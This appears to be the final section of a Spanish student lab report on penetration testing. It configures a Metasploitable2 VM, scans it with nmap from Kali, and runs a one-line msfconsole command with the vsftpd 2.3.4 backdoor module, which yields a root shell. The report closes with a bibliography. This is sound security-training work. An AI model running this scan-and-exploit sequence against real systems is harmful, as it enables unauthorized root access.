nohup: appending output to 'nohup.out' [ OK ]
appending output to 'nohup.out'
```



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

```
metasploitable login: msfadmin
Password:
```

Ilustración 72. Inicio de sesión



Login with msfadmin/msfadmin to get started

```
metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.
```

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

```
To access official Ubuntu documentation, please visit:
```

```
http://help.ubuntu.com/
```

```
No mail.
```

```
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ setxkbmap es
Cannot open display "default display"
msfadmin@metasploitable:~$ sudo nano /etc/network/interfaces
[sudol password for msfadmin:
```

Ilustración 73. Asignación de IP estática

GNU nano 2.0.7

File: /etc/network/interfaces

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.5.33
    netmask 255.255.255.0
    gateway 192.168.5.1
```

Ilustración 74. Asignación de IP estática pt 2

```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
```

Ilustración 75. Reinicio de servicios



```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:02:72:cd brd ff:ff:ff:ff:ff:ff
    inet 192.168.5.33/24 brd 192.168.5.255 scope global eth0
        inet6 fe80::a00:27ff:fe02:72cd/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ ping -c 1 192.168.5.32
PING 192.168.5.32 (192.168.5.32) 56(84) bytes of data.
64 bytes from 192.168.5.32: icmp_seq=1 ttl=64 time=2.18 ms

--- 192.168.5.32 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.187/2.187/2.187/0.000 ms
msfadmin@metasploitable:~$
```

Ilustración 76. Verificación de IP estática y ping hacia MV Kali Linux

c) Abrimos otra máquina virtual Linux (Kali Linux)

```
[kali㉿kali)-[~]
$ ping -c 1 192.168.5.33
PING 192.168.5.33 (192.168.5.33) 56(84) bytes of data.
64 bytes from 192.168.5.33: icmp_seq=1 ttl=64 time=52.2 ms

--- 192.168.5.33 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 52.169/52.169/52.169/0.000 ms
```

Ilustración 77. Ping MV Kali Linux a MV metasploit2



```
(kali㉿kali)-[~]
└─$ sudo su
[root@kali ~]# nmap -sV -O 192.168.5.33
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-29 21:47 EDT
Nmap scan report for 192.168.5.33
Host is up (0.016s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1

MAC Address: 08:00:27:02:72:CD (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```
OS:SCAN(V=7.94SVN%E=4%D=10/29%OT=21%CT=1%CU=38200%PV=Y%DS=1%DC=D%G=Y%M=0800
OS:27%TM=6721905C%P=x86_64-pc-linux-gnu)SEQ(SP=B5%GCD=1%ISR=D4%TI=Z%CI=Z%II
OS:=I%TS=4)SEQ(SP=B9%GCD=1%ISR=D4%TI=Z%CI=Z%II=I%TS=4)SEQ(SP=B9%GCD=1%ISR=D
OS:4%TI=Z%CI=Z%II=I%TS=5)SEQ(SP=B9%GCD=2%ISR=D4%TI=Z%CI=Z%II=I%TS=4)SEQ(SP=
OS:C0%GCD=1%ISR=D3%TI=Z%CI=Z%II=I%TS=5)OPS(O1=M5B4ST11NW6%02=M5B4ST11NW6%03
OS:=M5B4NNT11NW6%04=M5B4ST11NW6%05=M5B4ST11NW6%06=M5B4ST11)WIN(W1=16A0%W2=1
OS:6A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)ECN(R=Y%DF=Y%T=40%W=16D0%O=M5B4NNSNW
OS:6%CC=N%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40
OS:W=16A0%S=0%A=S+%F=AS%O=M5B4ST11NW6%RD=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z
OS:%F=R%Q=RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=
OS:Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%
OS:RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
OS:IE(R=Y%DFI=N%T=40%CD=S)
```

Network Distance: 1 hop

→ Posibles vulnerabilidades

Ilustración 78. Inspección de vulnerabilidades

d) Realizamos pruebas

El siguiente comando es uno clásico que se va encargar de explotar una puerta trasera desde la ruta 234, importante colocar la IP de la maquina vulnerable en este caso la MV metasploit2.

```
(root㉿kali)-[~/home/kali]
└─$ msfconsole -x "use exploit/unix/ftp/vsftpd_234_backdoor; set RHOST 192.168.5.33; exploit"
```

Ilustración 79. Explotación de vulnerabilidades



Metasploit tip: When in a module, use back to go back to the top level prompt

```
dBBBBBBBb  dBBBP dBBBBBBP dBBBBBb .  
' dB'      BBP  
dB'dB'dB' dBBP    dBp    dBp BB  
dB'dB'dB' dBp    dBp    dBp BB  
dB'dB'dB' dBBBP   dBp    dBBBBBBB  
  
           dB'BP  dBBBBBb  dBp    dBBBBBP dBp  dBBBBBBP  
           dB' dBp  dB'.BP  dB'.BP  dBp  
           dBp  dBp    dB'.BP dBp  dBp  
           dB'BP  dBBBBBP dBBBBBP dBp  dBp  
  
To boldly go where no  
shell has gone before  
  
=[ metasploit v6.4.9-dev  
+ -- =[ 2420 exploits - 1248 auxiliary - 423 post  
+ -- =[ 1468 payloads - 47 encoders - 11 nops  
+ -- =[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
[*] No payload configured, defaulting to cmd/unix/interact  
RHOST => 192.168.5.33  
[*] 192.168.5.33:21 - The port used by the backdoor bind listener is already open  
[+] 192.168.5.33:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.5.32:37697 → 192.168.5.33:6200) at 2024-10-29 22:12:25 -0400
```

Ilustración 80. Prueba Final

Bibliografía:

- OPNsense. (n.d.). *Documentación oficial de OPNsense*. Recuperado de <https://docs.opnsense.org/>
- Jerez, J. (2020). *Introducción a OPNsense: Una guía práctica para la seguridad de redes*. Editorial técnica.
- Suricata. (n.d.). *Documentación de Suricata*. Recuperado de <https://suricata.readthedocs.io/en/latest/>
- Lemos, R. (2019). *Suricata: Un sistema de detección de intrusos de alto rendimiento*. En: M. López (Ed.), *Seguridad en redes y sistemas*. Editorial Universitaria.
- Metasploit. (n.d.). *Documentación oficial de Metasploit*. Recuperado de <https://docs.metasploit.com/>
- López, A. (2021). *Metasploit: Herramientas y técnicas de explotación en pruebas de penetración*. Editorial Técnica.